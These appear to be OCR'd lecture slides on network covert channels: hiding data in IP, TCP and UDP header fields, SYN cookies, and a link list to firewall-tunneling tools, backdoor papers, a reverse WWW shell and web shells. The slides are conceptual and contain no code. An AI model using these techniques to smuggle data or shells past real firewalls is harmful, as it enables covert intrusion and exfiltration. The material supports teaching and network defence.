
Hiding Data in the IPID-Field

(RFC 791)

- TOS and fragmentation information are usually not evaluated by routers anywhere on the path
- If packet is fragmented, firewall may try to rebuild it
- -> best choice is IPID
- stegtunnel: uses IPID (and sequencenumbers) to hide data in normal datastreams, so that an eavesdropper will not even know, something is hidden there
- Unfortunatelly, IPID may be changed by firewall to make passive OS-fingerprinting more complicated -> „packet scrubbing“

Hiding Data in TCP-Headers

(RFC 793)



0 4 10 16 32

source port | destination port

sequence number

acknowledgement number

data offset | reserved | URG | ACK | PSH | RST | SYN | FIN | window size

checksum | urgent pointer

options (if any)

data

Hiding Data in TCP-Headers

(RFC 793)

- Hard to detect: choice of initial sequencenumber -> quite high overhead; choice of windowsize for every packet
- Options are quite often used and blocking might break functionality
- Not all options fit into 4 bytes -> padding is great for hiding stuff
- Eventually source port can be used

Hiding Data in UDP-Headers

(RFC 768)

- Not much of a header -> not much place for hiding
- Eventually source port can be used (like TCP)
- Since checksum is optional, on bit of information can be carried with every packet, if checksum is set or not
- Bad for our purpose

SYN-Cookies

- Special choice of initial sequencenumber
- Only used, if SYN-backlog runs full
- Connection can be set up without SYN, if attacker can guess the actual sequencenumber
- Statefull firewalls have their own backlogs and therefore won't let ACK without SYN allow to pass

Links

- Heise Security: Schleichpfade http://www.heise.de/security/artikel/43716
- Firewall Tunnel, http://www.employees.org/~hek2000/projects/firewallTunnel, Kaichuan He (http://www.employees.org/~hek2000/index.html)
- GNU HTTP Tunnel, http://www.nocrew.org/software/httptunnel.html, Lars Brinkhoff (http://lars.nocrew.org)
- HTTP Tunnel in Java, http://sourceforge.net/projects/javahttptunnel, Gokul Singh
- Zebedee Secure Tunnel, http://sourceforge.net/projects/zebedee, Neil Winton
- desproxy, http://sourceforge.net/projects/desproxy, Miguelanxo Otero Salgueiro
- nstx, http://nstx.dereference.de, Florian Heinz (sky@sysv.de), Julien Oster(frodo@sysv.de)
  http://slashdot.org/articles/00/09/10/2230242.shtml
- MailTunnel 0.2 (parrot), http://www.detached.net/mailtunnel, Magnus Lundström (logic@nocrew.org)
- Loki, http://www.phrack.org/show.php?p=49&a=6, http://www.phrack.org/show.php?p=51&a=6, daemon9 (route@infonexus.com)
- icmptunnel 0.1.3, http://www.detached.net/icmptunnel/index.html, Magnus Lundström (logic@nocrew.org)
- AckCmd, http://www.ntsecurity.nu/toolbox/ackcmd, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
- FTP-tunnel, http://dhirajbhuyan.hypermart.net/ftp-tunnel.html, Dhiraj Bhuyan (dbhuyans@yahoo.com)
- Gray-World NET Team, http://gray-world.net/papers.shtml
- Tools: http://www.indianz.ch/lnxtoolsd.htm
- itunnel: http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=itunnel&type=archives&%5Bsearch%5D.x=0&%5Bsearch%5D.y=0l
- Protokolle: http://www.just2good.co.uk/index.php?ITFrameSet.php
- Knowledge: http://www.wikipedia.org ; http://en.wikipedia.org
- iptables/netfilter: http://www.netfilter.org/
- Placing Backdoors Trhough Firewalls: http://www.thc.org/papers/fw-backd.htm
- Stegtunnel: http://www.synacklabs.net/OOB/stegtunnel.html
- TIS firewall toolkit: http://www.fwtk.org
- Vom Menschen zum Unix-Hacker: http://www.thc.org/papers/h2h.htm (und alles von http://www.thc.org)
- www-reverse shell: http://www.thc.org/download.php?t=r&f=rwwwshell-2.0.pl.gz
- Web-Shell: http://gray-world.net/pr_wsh.shtml
- Shell-in-a-box: http://shellinabox.com/
- CGI-Shell: http://cgi-shell.binaervarianz.de/
- PHPShell: http://www.gimpster.com/wiki/PhpShell
- Linux Advanced Routing and Traffic Control: http://www.lartc.org/lartc.htm
- Die Maus erklärt das Internet: http://www.die-maus.de/sachgeschichten/sachgeschichten.phtml
- Warriors of the Net (Film): http://www.warriorsofthe.net/
- Intro to Linux-Firewall, Ethernet, DNS,...: http://www.jaganelli.de/pingu_FrameSet/index.htm
- The Network mapper: http://www.insecure.org/nmap
- corkscrew TCP (e. g. ssh) through web-proxies: http://www.agroman.net/corkscrew/
- crywrap: http://bonehunter.rulez.org/CryWrap.phtml
- The OpenBSD Packetfilter pf: http://www.benzedrine.cx/pf.html

> The only secure computer is one that's disconnected from all networks – especially power...
>
> Mike Meyer